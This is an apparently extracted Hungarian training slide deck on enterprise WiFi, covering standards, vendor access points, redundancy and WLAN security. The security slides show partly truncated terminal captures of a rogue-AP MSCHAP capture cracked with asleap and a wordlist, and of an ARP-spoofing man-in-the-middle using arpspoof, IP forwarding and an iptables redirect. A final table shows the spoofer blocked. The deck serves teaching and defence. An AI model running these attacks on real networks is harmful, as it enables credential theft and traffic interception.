



WiFi hálózatok nagyvállalati környezetben

antenna
HUNGÁRIA

Beke Dávid
WiFi szakértő

Tartalom

- A Wifi alapjai

- Rádiófrekvenciás, IP-s, security-s alapok

- Mitől lesz a WiFi vállalati

- Követelményelemzés
- HPE-Aruba, Ruckus megoldásai

- WLAN security

- Rogue AP, MITM támadás

- Rádiófrekvenciás tervezés

- Site Survey bemutatása

antenna
HUNGÁRIA

IEEE WLAN szabványok

Név	Kiadás éve	Sávszélesség [MHz]	Moduláció	Frekvenciasáv	Megengedett MIMO stream-ek
802.11a	1999	20	OFDM	5 GHz	-
802.11b	1999	22	DSSS	2,4 GHz	-
802.11g	2003	20	OFDM, DSSS	2,4 GHz	-
802.11n	2009	20/40	OFDM	2,4/5 GHz	4
802.11ac	2013	20/40/80	OFDM	5 GHz	8

IEEE 802.11 ac

- Wave1
 - 80 MHz sávszélesség
 - 4 MIMO stream
 - Nincs MU-MIMO

antenna
HUNGÁRIA


IEEE 802.11 ac

- Wave2
 - 160 MHz sáv szélesség
 - 8 MIMO stream
 - MU-MIMO

antenna
HUNGÁRIA


MIMO

- Use multiple transmit and multiple receive antennas for a single user




Forrás: <https://www.slideshare.net/dhaldeepak/pritappt-2-2>


Frekvenciasávok




Architektúra




Csatornakiosztás



Csatornakiosztás



Csatornakiosztás



Vállalati WiFi kritériumai

- Megfelelő titkosítás
- Autentikáció (L2 vs L3)
- Forgalomszabályozás
- Átláthatóság
- Védekezés

antenna
HUNGÁRIA

Captive Portal






a Hewlett Packard
Enterprise company

- Instant Access Point
- Campus Access Point
- Remote Access Point




- Instant Access Point




enna
HUNGÁRIA

- Campus Access Point



- Remote Access Point




Redundancia

- Layer-2 redundancia (gyorsaság)
 - VRRP
- Layer-3 redundancia (terheléselosztás)
 - LMS / backup LMS
 - Fast Failover


antenna
HUNGÁRIA

Layer-2 redundancia



antenna
HUNGÁRIA

Layer-3 redundancia





WLAN security

- Alapelvek:
 - Bizalmasság
 - Integritás
 - Rendelkezésre állás
- Gyakoribb támadások
 - Rogue AP
 - MITM (Man-in-the-middle) attack – közbeékelődéses támadás

antenna
HUNGÁRIA

Támadások csoportosítása

Típus	Sérült alapelv	Ábra
Normál kommunikáció		
Megszakítás	Rendelkezésre állás	
Módosítás	Sértetlenség	
Lehallgatás	Bizalmasság	
Hamisítás	Bizalmasság / Sértetlenség	


Rogue AP

```
root@David:~# tail -f /usr/lo
```

```
mschap: Tue Mar 1 10:04:22 2
```

```
username: Diak1  
challenge: 7f:f4:06:f  
response: c5:f3:06:d7  
john NETNTLM: Diak1:S
```

```
root@David:~# asleap -C 7f:f4:  
ae:94:e7:82:b8 -W jelszo.txt  
asleap 2.2 - actively recover  
Using wordlist mode with "jels  
hash bytes: afd  
NT hash: a52  
password: Dia
```



MITM attack (ARP spoofing)



1. A hálózaton lévő gépek és IP címeik felderítése portscan

segítség

2. Hamis

közé ék

3. Transz

default

```
root@kali: ~  
root@kali:~# arpspoof -i wlan0 -t 192.168.130.15 192.168.130.1  
24:a:64:4d:ef:51 74:f0:6d:2e:d1:aa 0806 42: arp reply 192.168.130.1 is-at 24:a  
:64:4d:ef:51  
24:a:64:4d:ef:51 74:f0:6d:2e:d1:aa 0806 42: arp reply 192.168.130.1 is-at 24:a  
:64:4d:ef:51  
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port 8080  
[Redacted]  
24:a:64:4d:ef:51 0:c:42:70:db:20 0806 42: arp reply 192.168.130.15 is-at 24:a:  
64:4d:ef:51  
[Redacted]
```


☐	80:ea:96:9e:7f:4c	CP-flood	399 days 22 hrs 20 mins 2 secs	Permanent
☐	1c:af:05:46:43:4d	CP-flood	405 days 21 hrs 53 mins 56 secs	Permanent
☒	24:0a:64:4d:ef:51	ARP spoofing	60 secs	59 mins
